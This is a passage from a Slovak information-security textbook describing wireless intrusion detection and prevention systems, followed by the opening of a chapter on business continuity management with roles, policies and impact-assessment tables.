
Bezdrôtová aj pevná (drôtovaná) sieť čelia **rovnakým všeobecným typom hrozieb**, relatívne riziko niektorých hrozieb sa však výrazne líši. Napríklad bezdrôtové útoky zvyčajne vyžadujú,

aby útočník alebo útočníkove zariadenie bolo v tesnej fyzickej blízkosti k bezdrôtovej sieti, na druhej strane, mnoho útokov na pevnej siete možno vykonávať na diaľku z ľubovoľného miesta. Navyše, mnoho WLAN je nastavených tak, že nevyžadujú autentizáciu alebo vyžadujú len slabé formy autentizácie, čo značne uľahčuje útočníkom vykonávať niekoľko typov útokov, napríklad útok Man In The Middle. Väčšina hrozieb proti WLAN zahrňujú útočníka s prístupom k rádiovému spojeniu medzi STA a AP (alebo medzi dvoma STA v režime ad hoc). Mnoho útokov sa spolieha na možnosť útočníka zachytiť sieťovú komunikácie alebo vložiť do komunikácie ďalšie správy. To dokumentuje najvýznamnejší rozdiel medzi ochranou bezdrôtovej a pevnej siete LAN: relatívna jednoduchosť prístupu a zmena sieťovej komunikácie.

**Typické komponenty** bezdrôtových IDPS sú rovnaké ako v sieťových IDPS: konzola, databázové servery (voliteľne), servery manažmentu a senzory. Všetky komponenty okrem senzorov majú v podstate rovnaké funkcie pre oba typy IDPS. Bezdrôtové senzory majú rovnakú základnú úlohu ako sieťové senzory IDPS, ale **fungujú veľmi odlišne** z dôvodu zložitosti monitorovania bezdrôtovej komunikácie. Na rozdiel od sieťových IDPS, ktoré môžu vidieť všetky pakety siete, bezdrôtové IDPS pracujú na princípe **vzorkovania premávky**. Existujú dve frekvenčné pásma na monitorovanie (2,4 GHz a 5 GHz) a každé pásmo je rozdelená do kanálov. Senzor **nemôže monitorovať všetku premávku v pásme naraz, v danom čase môže monitorovať iba jeden kanál**. Aby sa potlačil tento handicap, senzory často prepínajú medzi monitorovanými kanálmi. Tomuto mechanizmu sa hovorí **skenovanie kanálov** (senzor monitoruje každý kanál niekoľkokrát za sekundu).
**Bezdrôtové senzory** sú dostupné vo viacerých formách:

- **Venované.** Venovaný senzor je zariadenie, ktoré vykonáva funkcie bezdrôtového IDPS, ale neprenáša sieťovú premávku od zdroja k cieľu. Venované senzory sú často úplne pasívne a iba odchytávajú sieťovú premávku, ktorú majú v danom kanále v dosahu. Niektoré špecializované senzory **vykonávajú analýzu premávky samy**, zatiaľ čo ostatné senzory iba **preposielajú sieťovú premávku na analýzu na server manažmentu**. Senzor je typicky pripojený k pevnej sieti. Venované senzory sú zvyčajne navrhnuté ako pevný senzor (Je nasadený na určitom mieste a je typicky závislý od infraštruktúry organizácie, napr. energie, pevná sieť. Pevné senzory sú obvykle zariadenia.) alebo ako mobilný senzor (Je určený na použitie v pohybe. Napríklad bezpečnostný správca môže používať mobilný senzor pri prechádzkach po budove spoločnosti a hľadať škodlivé AP.)
- **V spojení s AP.** Niekoľkí výrobcovia **pridali funkcie IDPS do AP**. Takýto AP zvyčajne zabezpečuje menšie možnosti detekcie ako venovaný senzor, pretože AP sa musí rozdeliť s existujúcim výpočtovým výkonom na zabezpečenie prístupu do siete a monitorovanie viacerých kanálov alebo pásiem na škodlivé aktivity.
- **V spojení s bezdrôtovým prepínačom.** Niektoré bezdrôtové prepínače tiež ponúkajú niektoré funkcie **bezdrôtových IDPS ako sekundárne funkcie**. Bezdrôtové prepínače obvykle neposkytujú také detekčné schopnosti ako v spojení s AP alebo venované senzory.

Komponenty bezdrôtových IDPS sú typicky vzájomne prepojené prostredníctvom pevnej siete (viď Obrázok č. 10.41). Podobne ako pri sieťových IDPS, môže byť na komunikáciu medzi komponentmi IDPS využitá štandardná (produkčná) sieť spoločnosti alebo oddelená sieť manažmentu. Niektoré bezdrôtové senzory IDPS (mobilné senzory) sú používané samostatne a nepotrebujú pevnú sieťovú konektivitu.




Obrázok č. 10.41: Príklad architektúry bezdrôtových IDPS

Bezdrôtové IDPS poskytujú niekoľko typov bezpečnostných funkcií. Pretože bezdrôtové IDPS je relatívne nová forma IDPS, ich možnosti sa medzi výrobcami v súčasnej dobe veľmi líšia.

**Funkcia zbierania informácií.** Väčšina bezdrôtových IDPS môže zbierať informácie o bezdrôtových zariadeniach. Príklady možností zbierania týchto informácií sú: i**dentifikácia zariadení WLAN** (väčšina senzorov IDPS dokáže vytvoriť a udržiavať - na základe SSID a adries MAC) **zoznam spozorovaných zariadení WLAN, vrátane AP, bezdrôtových klientov a ad hoc (peer-to-peer) klientov)**, **identifikácia WLAN** (väčšina senzorov IDPS sleduje pozorované siete WLAN identifikujúc ich podľa SSID).

**Funkcia zaznamenania.** Bezdrôtové IDPS zvyčajne vykonávajú rozsiahle zaznamenanie údajov týkajúcich sa detegovaných udalostí. Tieto údaje možno použiť na **potvrdenie platnosti alertov, vyšetrovanie incidentov a na koreláciu udalostí medzi IDPS a ďalších záznamových zdrojov**. Údajové polia, zvyčajne zaznamenané pomocou bezdrôtových IDPS, obsahujú časová pečiatka (zvyčajne dátum a čas), typ udalosti alebo alertu, priradenie priority a závažnosti, zdrojová adresa MAC (výrobca je často identifikovaný podľa adresy), číslo kanála, ID senzoru, ktorý spozoroval udalosť, vykonané preventívne akcie (ak nejaké boli).

**Funkcia detekcie.** Bezdrôtové **IDPS dokáže detegovať útoky, chybné konfigurácie a porušovania politiky na úrovni protokolu WLAN, a to predovšetkým skúmanie komunikačného protokolu IEEE 802.11**. Bezdrôtové IDPS neskúmajú komunikáciu na vyšších úrovniach (napr. adresy IP, aplikačný náklad). Niektoré produkty vykonávajú iba jednoduchú detekciu príznakov, zatiaľ čo iné používajú kombináciu mechanizmu príznakov, mechanizmu anomálií a mechanizmu analýzy stavových protokolov. **Typy udalostí**, ktoré sú najčastejšie **detegované** bezdrôtovými senzormi IDPS, pokrývajú: **neoprávnené WLAN a zariadenia WLAN** (prostredníctvom svojich možností zbierania informácií, väčšina bezdrôtových senzorov IDPS sú schopní detegovať škodlivé AP, neoprávnené STA a neoprávnené WLAN), **slabo zabezpečené zariadenia WLAN** (Väčšina bezdrôtových senzorov IDPS je schopná identifikovať AP a STA, ktoré nepoužívajú náležité bezpečnostné opatrenia. To zahŕňa detegovanie chybných konfigurácií a použitie slabých protokolov WLAN a implementácií protokolu.), **nezvyčajné vzory použitia** (niektoré senzory používajú mechanizmus anomálií na detekciu nezvyčajných vzorov použitia WLAN), **používanie bezdrôtových sieťových skenerov** (môžu detegovať iba používanie aktívnych skenerov), **podmienky a útoky Denial of Service (DoS)** (napríklad logické útoky ako sú **záplavy** (flooding), ktorá predstavuje súčasné posielanie veľkého množstva

správ na AP a fyzické útoky ako je **rušenie** (jamming), ktorá predstavuje vyžarovanie elektromagnetickej energie na frekvenciách siete WLAN tak, aby sa frekvencia stala pre WLAN nepoužiteľná) a **impersonifikácia a útoky Man In The Middle** (Niektoré bezdrôtové senzory IDPS môžu detegovať prípad, keď zariadenie sa snaží sfalšovať identitu iného zariadenia. Tento prípad môže byť zistený tak, že senzor identifikuje rozdiely v charakteristikách aktivity ako sú napríklad určité hodnoty v rámcoch.)
**Funkcia prevencie.** Senzory bezdrôtových IDPS ponúkajú dva typy možností prevencie pred prienikmi a to bezdrôtové a drôtové.

V prípade **bezdrôtovej** prevencie niektoré senzory sú schopné vzduchom ukončiť spojenia medzi škodlivým alebo chybne konfigurovaným STA a autorizovaným AP alebo medzi oprávneným STA a škodlivým alebo chybne konfigurovaným AP. Senzory túto aktivitu zabezpečia zaslaním správy koncovým bodom komunikácie, aby de-asociovali aktuálnu reláciu. Senzor potom odmieta, aby bolo povolené nadviazanie nového spojenia.

V prípade **drôtovej** prevencie niektoré senzory môžu dať pokyn prepínaču na pevnej sieti, aby zablokoval sieťovú aktivitu zahŕňajúce konkrétne STA alebo AP a to podľa adresy MAC zariadenia alebo portu prepínača. Ak STA napríklad posiela útoky na server v pevnej sieti, senzor môže dať pokyn pevnému prepínaču, aby blokoval všetku aktivitu na a z tohto STA. Táto technika je účinná iba pre blokovanie škodlivého STA alebo AP v komunikácii pevnej sieti. Technika nezastaví STA alebo AP od ďalšieho vykonávania škodlivých aktivít prostredníctvom bezdrôtových protokolov.

Táto časť bola spracovaná z uvedených zdrojov, najma však sa opiera o prácu [SCA07]. Pre záujemcov o funkcie a nasadenie voľne šíriteľného nástroja sieťového IDS Snort sa odporúčajú publikácie [COX04], [ALD04] a [NOR03].

### 10.5.5 Použité zdroje


[SCA07] SCARFONE, K., MELL, P.: Guide to Intrusion Detection and Prevention Systems. Special Publication 800-94. NIST. February 2007.

[BAC00] BACE, R.: Intrusion Detection. Macmillan Technical Publishing, 2000.

[BEJ05] BEJTLICH, R.: Extrusion Detection, Addison-Wesley, 2005.

[CRO02] CROTHERS, T.: Implementing Intrusion Detection Systems: A Hands-On Guide for Securing the Network, 2002. ISBN: 978-0-7645-4949-6

[END03] ENDORF, C. et al.: Intrusion Detection and Prevention, McGraw-Hill Osborne Media, 2003.

[NOR03] NORTHCUTT, S., NOVAK, J.: Network Intrusion Detection: An Analyst's Handbook, Third Edition, New Riders, 2003. ISBN : 0-73571-265-4

[RAS05] RASH, M., et al.: Intrusion Prevention and Active Response: Deployment Network and Host IPS, Syngress, 2005.

[KRU05] KRUEGER, CH., VALEUR, F., VIGNA, G.: Intrusion Detection and Correlation. Challenges and Solutions. Springer Science + Bussines Media, Inc. 2005. ISBN: 0-387-23398-9

[COX04] COX, K., J., GERG, C.: Managing Security with Snort and IDS Tools. ORailly Publisher, 2004. ISBN 0-596-00661-6

[ALD04] ALDER, R. et all.: Snort 2.1 Intrusion Detection. Syngress Publishing. 2004. ISBN 1-931836-04-3

# 11 Plánovanie kontinuity činností

*Michal Bubák*

## 11.1 Úvod

Dostupnosť IKT je jedna zo základných požiadaviek informačnej bezpečnosti, ktorá sa odvíja od dôležitosti procesov a aktivít, pre ktoré organizácia existuje. Možnosti narušenia dostupnosti IKT a následne aj procesov organizácie sú pritom veľmi široké. Siahajú od bežných porúch a zlyhaní, ktoré sa nepodarí včas vyriešiť až po prírodné katastrofy (požiar, povodeň, epidémia) a úmyselné poškodenie (krádež, terorizmus). Možnosti organizácie zamedziť výskytu takýchto udalostí sú limitované a potenciálne následky katastrofálne. Napriek tomu existujú možnosti, ako pomocou dôslednej prípravy a systematického prístupu zvládať tieto situácie a primerane znížiť dopady na organizáciu. V tejto kapitole sa budeme zaoberať práve tým, čo by mala organizácia spraviť, aby bola čo najlepšie pripravená zvládnuť priebeh takej udalosti. Táto kapitola úzko nadväzuje na časti kapitoly 2: Analýza rizík, Bezpečnostné opatrenia a Spravovanie rizík.

Keďže sa táto téma týka okrem IKT hlavne dostupnosti procesov organizácie, je dôležité, aby každý člen organizácie mal základný prehľad o problematike a bol schopný primerane svojej pozícii participovať na jednotlivých aktivitách na zabezpečenie dostupnosti.

Obsah kapitoly vychádza z metodiky spoločnosti KPMG, ktorá zohľadňuje akceptované štandardy pre túto oblasť, ako sú napríklad ISO 22301, BSI PAS77, ISO 27001 alebo COBIT. Štruktúra kapitoly reflektuje cyklus a nadväznosť procesov v BCM oblasti a na záver popisuje požiadavky uvádzané v legislatívnych aktoch SR a prehľad relevantných štandardov.

Východiskový stav vo väčšine organizácií vzhľadom na výskyt incidentov uvedených v predchádzajúcej kapitole je nasledovný. Bežne bývajú prijaté opatrenia ako napríklad pravidelné zálohovanie údajov (v niektorých prípadoch uchovávané na inom mieste), rámcová dohoda s dodávateľom hardvéru alebo dohody o podpore s dodávateľmi aplikácií. Ďalšie špecifické prípravné opatrenia väčšinou absentujú. Pri výskyte incidentu sú potom možnosti obnovy obmedzené na obnovu údajov zo zálohy (za podmienky, že zálohy neboli tiež zasiahnuté a že je dostupná potrebná infraštruktúra). Ak si obnova vyžaduje zložitejšie úkony a zapojenie tretích strán, ako napríklad konfiguráciu hardvéru alebo databázy, môže to niekoľkonásobne predĺžiť celkovú dobu obnovy. V prípade zasiahnutia väčšieho rozsahu IKT môže byť problém s prioritizáciou, t.j. v akom poradí obnovovať jednotlivé prvky IKT. Okrem týchto „technických“ záležitostí sa hromadia problémy aj na strane „biznisu“, keď používatelia nemôžu pracovať pre nedostupnosť prostriedku, ktorý potrebujú na svoju prácu.


Riešením ako zvládnuť incidenty ovplyvňujúce dostupnosť s čo najnižšou ujmou je systematická príprava a realizácia premyslených aktivít nazývaných súhrnne **plánovanie kontinuity činností** (anglicky Business continuity planning alebo Business continuity management - **BCM**). Je to proces podporovaný vedením organizácie, ktorý identifikuje potenciálne dopady a ktorého cieľom je vytvoriť také postupy a prostredie, ktoré umožní zabezpečiť kontinuitu a obnovu kritických procesov a činností organizácie na vopred stanovenú úroveň v prípade ich narušenia alebo straty. BCM je zamerané hlavne na bezpečnostné incidenty s relatívne nízkou frekvenciou výskytu, ktoré ale môžu mať potenciálne vysoký dopad, napríklad prírodné katastrofy, epidémie, požiar v miestnosti so servermi a pod. Prínosom BCM v týchto prípadoch je zníženie dopadu incidentu a skrátenie doby obnovy po incidente.

Nosnou aktivitou BCM je príprava a udržiavanie aktuálnych plánov kontinuity činností (anglicky Business Continuity Plan - **BCP**) a plánov obnovy (anglicky Recovery Plan - **RP**). Spoločne sa

nazývajú aj akčné plány. Akčný plán je sada dokumentovaných postupov a informácií pre použitie v prípade výskytu incidentu, ktoré umožnia organizácii obnovu a prevádzku kritických

procesov/činností na akceptovateľnej preddefinovanej úrovni (BCP), respektíve obnovu a prevádzku zdroja/prostriedku, ktorý je využívaný kritickým procesom (RP).

Nasledujúci obrázok (pozri obr. 11.1 prevzatý z metodiky KPMG [1]) popisuje priebeh a zvládnutie bezpečnostného incidentu s pomocou BCM aktivít. Horizontálna os predstavuje časový priebeh jednotlivých aktivít:




**Obr. 11.1** Časový priebeh incidentu

Pred výskytom incidentu je prevádzka na štandardnej úrovni, pripravujú sa akčné plány a sú vykonávané ďalšie prípravné úlohy. V pravidelných intervaloch sa vykonáva zálohovanie údajov.

Po výskyte incidentu sa spúšťajú aktivity reakcie na incident (bližšie popísané v kapitole Bezpečnosť prevádzky). Úroveň prevádzky klesne v dôsledku incidentu na nulovú alebo obmedzenú úroveň.

Po vyšetrení incidentu sú aktivované príslušné plány kontinuity činností. Spúšťa sa obnova zasiahnutých prostriedkov pomocou havarijných plánov. Kritické procesy sú postupne obnovené najprv na minimálnu úroveň a následne na štandardnú úroveň pred incidentom.


Vyhodnotenie zvládnutia incidentu a použitia akčných plánov.

Jednotlivé aktivity BCM budú podrobnejšie popísané v nasledujúcich kapitolách.

## 11.2 Procesný cyklus BCM

V nadväznosti na predchádzajúcu časť, ktorá popísala podstatu a význam BCM sa budeme v tejto časti zaoberať zavádzaním BCM v organizácií. BCM pozostáva z postupnosti nadväzujúcich krokov, ktoré sa cyklicky opakujú. Z hľadiska časovej nadväznosti možno BCM cyklus rozdeliť na štyri hlavné fázy; (a riadiace aktivity, ktoré sa uplatňujú v priebehu celého cyklu) obr. 11.2, prevzatý z [1]:

- Riadenie BCM – vytvorenie riadiaceho rámca.
- Ohodnotenie – ohodnotenie aktív z hľadiska ich významu pre organizáciu, analýza rizík, určenie priorít a závislostí.
- Plánovanie – výber opatrení, ktoré zabezpečia kontinuitu a obnovu kritických procesov organizácie na požadovanej úrovni.
- Implementácia – zavádzanie opatrení, príprava akčných plánov a realizácia školení.
- Monitorovanie – overenie a udržiavanie pripravenosti organizácie zabezpečiť kontinuitu a obnovu kritických procesov.




**Obr. 11.2** Procesný cyklus BCM

V nasledujúcich častiach rozoberieme činnosti, ktoré sa v jednotlivých fázach BCM vykonávajú, podrobnejšie.

### 11.2.1 Riadenie BCM

Na dosiahnutie výsledkov, ktoré sa od BCM očakávajú je potrebná primeraná miera jeho formalizácie v rámci organizácie – vytvorenie riadiaceho rámca BCM. Tento zahŕňa organizačné zabezpečenie BCM, t.j. stanovenie rolí, zodpovedností a právomocí, obsadenie definovaných rolí kvalifikovanými osobami a zabezpečenie potrebných zdrojov, či už technických alebo finančných. Súčasťou riadiaceho rámca je aj definovanie a popis pravidiel vykonávania BCM aktivít a ich primerané zachytenie v internej legislatíve organizácie.

#### *11.2.1.1 Organizačné zabezpečenie*

Za primeranú úroveň BCM, rovnako ako za celú informačnú bezpečnosť, zodpovedá celé vedenie organizácie. Člen vedenia zodpovedný za IB by mal byť zodpovedný aj za BCM. Ak organizácia ustanovila komisiu pre IB, táto by mala riešiť aj otázky súvisiace s BCM. Za riešenie operatívnych

úloh v BCM oblasti zodpovedá manažér IB, respektíve vo väčších organizáciách môže byť ustanovená samostatná funkcia BCM koordinátora.

Povinnosti osôb a orgánov v BCM sú nasledovné:

#### *11.2.1.1.1 Vedenie/Komisia pre IB*

- Schvaľuje relevantné dokumenty – politika BCM, metodika BCM, návrhy opatrení, akčné plány, plán testovania a pod.
- Berie na vedomie/schvaľuje výsledky analýzy rizík a výsledky analýzy dopadov.
- Dohľad nad činnosťou Manažéra IB.
- Zabezpečuje zdroje potrebné pre výkon aktivít BCM.

#### *11.2.1.1.2 Manažér IB*

- Príprava a udržiavanie politiky BCM a metodiky BCM
- Realizácia analýzy dopadov a analýzy rizík
- Príprava návrhov opatrení
- Príprava akčných plánov
- Realizácia školení a aktivít na zvyšovanie povedomia
- Príprava plánu testovania
- Koordinácia a realizácia testovania
- Vyhodnocovanie testovania

Na splnenie uvedených povinností potrebuje Manažér IB vzhľadom na široký záber BCM súčinnosť od ostatných zainteresovaných osôb, predovšetkým vlastníkov procesov a správcov prostriedkov. Očakáva sa od nich hlavne účasť pri:

- ohodnotení procesu v rámci analýzy rizík a analýzy dopadov,
- príprave návrhu opatrení,
- príprave plánov kontinuity činností a plánov obnovy,
- testovaní plánov kontinuity činností a plánov obnovy.

#### *11.2.1.1.3 Audit*

BCM je dôležitá oblasť informačnej bezpečnosti, pričom podmienky v ktorých pôsobí sa dynamicky menia. Z uvedeného vyplýva potreba mať istotu, že prijaté opatrenia sú aktuálne a účinné. Preto by oblasť BCM mala byť predmetom pravidelného auditu, či už samostatného alebo v rámci auditu IB.

Audit BCM by sa mal zameriavať predovšetkým na:

- stav a dodržiavanie riadiacich dokumentov (politika BCM a metodika BCM),
- realizáciu a aktuálnosť analýzy rizík a analýzy dopadov,
- návrh a účinnosť opatrení,
- stav prípravy akčných plánov a ich aktuálnosť,
- testovanie akčných plánov.

#### 11.2.1.2 Školenia a povedomie

Všeobecná povinnosť organizácie zabezpečiť školenia a budovanie povedomia v IB je popísaná v kapitole 2.7. Z pohľadu BCM je dôležité zabezpečiť, aby osoby vymenované v predchádzajúcej časti mali potrebné znalosti na vykonávanie svojich povinností. Vedenie organizácie a manažéri potrebujú chápať celkový kontext BCM a byť si vedomí bezpečnostných rizík a požiadaviek, aby mohli prijímať kvalifikované rozhodnutia. Manažér IB musí vedieť vykonávať niektoré činnosti priamo a koordinovať, respektíve podporovať ostatných pri plnení ich povinností. Vlastníci procesov a správcovia zdrojov/prostriedkov potrebujú rozumieť ako použiť znalosti z ich oblasti pri zapojení sa do analýzy rizík, návrhu opatrení a prípravy akčných plánov.

#### 11.2.1.3 BCM dokumenty

BCM dokumenty sú súčasťou internej legislatívy organizácie a formalizujú oblasť BCM v písomnej podobe. Z pohľadu bezpečnostnej politiky ide o podriadené dokumenty, záväzné pre všetkých zamestnancov organizácie, ktoré detailnejšie popisujú a rozvíjajú oblasť BCM. Bezpečnostná politika (alebo iné jej podriadené dokumenty mimo BCM dokumentov) by mala zároveň definovať nasledovné body relevantné pre BCM:

- spôsob realizácie analýzy rizík a analýzy dopadov,
- identifikácia relevantných dopadov, hrozieb a zraniteľností,
- spôsob určenia kritických procesov a ich podporných zdrojov/prostriedkov,
- systém školení a zvyšovania povedomia.

Za prípravu a udržiavanie BCM dokumentov je zodpovedný Manažér IB. BCM dokumenty musia byť schválené vedením organizácie a sprístupnené v súlade s pravidlami organizácie pre internú legislatívu.

##### 11.2.1.3.1 Politika BCM

Politika BCM vychádza z bezpečnostnej politiky, je jej podriadená a dopĺňa jej ustanovenia. Politika BCM definuje nasledovné body:

- ciele organizácie v oblasti BCM,
- záväzok vedenia organizácie smerom k BCM,
- stanovenie rozsahu oblastí organizácie, ktoré sú pokryté BCM,
- zadefinovanie rolí a zodpovedností.

##### 11.2.1.3.2 Metodika BCM

Tento dokument popisuje konkrétne postupy realizácie BCM procesov v organizácii, ktoré sú príliš detailné na to, aby boli uvedené v politike BCM alebo v bezpečnostnej politike. Metodika BCM popisuje nasledovné body:

- identifikácia relevantných opatrení,
- spôsob prípravy akčných plánov,
- spôsob testovania akčných plánov.

### 11.2.2 Ohodnotenie

Cieľom aktivít tejto fázy je:

- identifikovať a popísať kritické procesy a činnosti organizácie,
- identifikovať zdroje a prostriedky, ktoré sú nevyhnutné pre fungovanie kritických procesov,

- identifikovať závislosti medzi procesmi,
- určiť maximálnu dobu výpadku kritických (MTO) procesov a zdrojov,
- identifikovať hrozby, zraniteľnosti a riziká, ktoré môžu narušiť dostupnosť kritických procesov,
- určiť ciele pre dosiahnutie požadovaného stavu odolnosti - cieľový čas obnovenia (RTO) a cieľový bod obnovenia (RPO).

Uvedené body sú riešené v rámci dvoch aktivít - analýza rizík a analýza dopadov, ktoré sú popísané v kapitole 2 . V tejto časti sa budeme detailnejšie venovať tým aspektom oboch aktivít, ktoré sú dôležité z pohľadu BCM:

- **Príprava zoznamu procesov a určenie vlastníctva procesov:** Identifikácia činností, ktoré organizácia realizuje na plnenie svojho poslania (procesov) a informácií spracovávaných v rámci procesov. Procesy a informácie sú tzv. primárne aktíva, na úrovni ktorých sa vykonáva ohodnotenie dopadov (pozri normu [1]). Za prípravu zoznamu procesov vhodného pre účely analýzy rizík a analýzy dopadov zodpovedá manažér IB v spolupráci s vlastníkmi procesov. Vlastník procesu je osoba, ktorá má konečnú zodpovednosť za vykonávanie procesu a zároveň určuje spôsob vykonávania procesu. Pri identifikácii procesov a ich vlastníkov sa odporúča vychádzať z organizačnej štruktúry a organizačného poriadku organizácie. Pri realizácii analýzy rizík a analýzy dopadov po prvý krát sa neodporúča ísť do príliš veľkého detailu. Identifikovaných procesov sú rádovo desiatky.
- **Ohodnotenie dopadov:** Vlastník procesu s podporou manažéra IB ohodnotí dopady výpadku procesu v rôznych časových rozsahoch a na definovanej stupnici.
  - Časové rozsahy v akých sa ohodnocuje dopad (aká je výška dopadu pri výpadku procesu na jednu hodinu, jeden deň, jeden týždeň a pod.) sú definované v metodike BCM a musia byť prispôsobené podmienkam organizácie. Napríklad pre organizáciu poskytujúcu on-line služby je dôležité ohodnotiť výpadok už v intervale desiatok minút. Príklad časových rozsahov je uvedený na obrázku (pozri obr. 11.3 prevzatý z metodiky KPMG [1]):

| Tabuľka dopadov | | Časové rozsahy | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| | | 0 h – 0.5 h | 0.5 h – 2 h | 2 h – 4 h | 4 h – 8 h | 8 h – 1 Deň | 1 Deň – 5 Dní | 5 Dní– 14 Dní | Viac ako 14 Dní |
| | Reputačný | Nízky | Nízky | Nízky | Stredný | Stredný | Stredný | Vysoký | Vysoký |

**Obr. 11.3** Príklad časových rozsahov

  - Stupnica stanovuje hodnoty, ktoré je možné priradiť dopadu. Môže byť vyjadrené slovne (nízky, stredný, vysoký), alebo číselne.
  - Typy dopadov, príklady – finančný, dopad na reputáciu, prevádzkový, porušenie zákonných povinností, porušenie zmluvných záväzkov, osobná bezpečnosť (ohrozenie života a zdravia), ohrozenie verejného poriadku a pod.
  - Príklad tabuľky dopadov je uvedený na obrázku (pozri obr. 11.4 prevzatý z metodiky KPMG [1]):

| Hodnota | Popis dopadu | Prevádzkový dopad | Legislatívny dopad | Finančný dopad (v €) | Reputačný dopad |
|---|---|---|---|---|---|
| 0 | Žiaden dopad | - | - | - | - |
| 1 | zanedbateľný vplyv, strata | interne, útvar | disciplinárne konanie | 0 - 5 000 | interná nespokojnosť v rámci útvaru |
| 2 | malý vplyv, strata | interne, viacero útvarov | zmena internej legislatívy | 5 000 - 100 000 | interná nespokojnosť v rámci viacero útvarov |
| 3 | značný vplyv, strata | interne, divízia/časť spoločnosti | začatie správneho konania smerujúce k opatreniu na nápravu (nízka pokuta) | 100 000 - 1 000 000 | interná nespokojnosť v rámci divízie, nepriaznivá publicita |
| 4 | významný vplyv, strata | viac divízií | začatie správneho konania smerujúce k opatreniu na nápravu (vysoká pokuta) | 1 000 000 - 5 000 000 | národná negatívna publicita |
| 5 | katastrofický vplyv, strata | dopad na celú spoločnosť | začatie správneho konania na EÚ úrovni smerujúce k opatreniu na nápravu (vysoká pokuta) | > 5 000 000 | medzinárodná negatívna publicita |

**Obr. 11.4** Príklad tabuľky dopadov

- **Identifikácia závislostí medzi procesmi a následné korekcie**: Vlastník procesu identifikuje iné procesy, ktorých dostupnosť je potrebná pre jeho proces. Respektíve identifikuje procesy, ktoré vyžadujú dostupnosť vlastníkovho procesu. Takto postupujú všetci vlastníci procesov a pomocou krížovej kontroly sú identifikované všetky závislosti medzi procesmi. V prípade významných závislostí, je potrebné zvážiť korekciu ohodnotenia dopadov. Príklad:
  - Vlastník procesu A ohodnotil dopad výpadku procesu A na úrovni stredný.
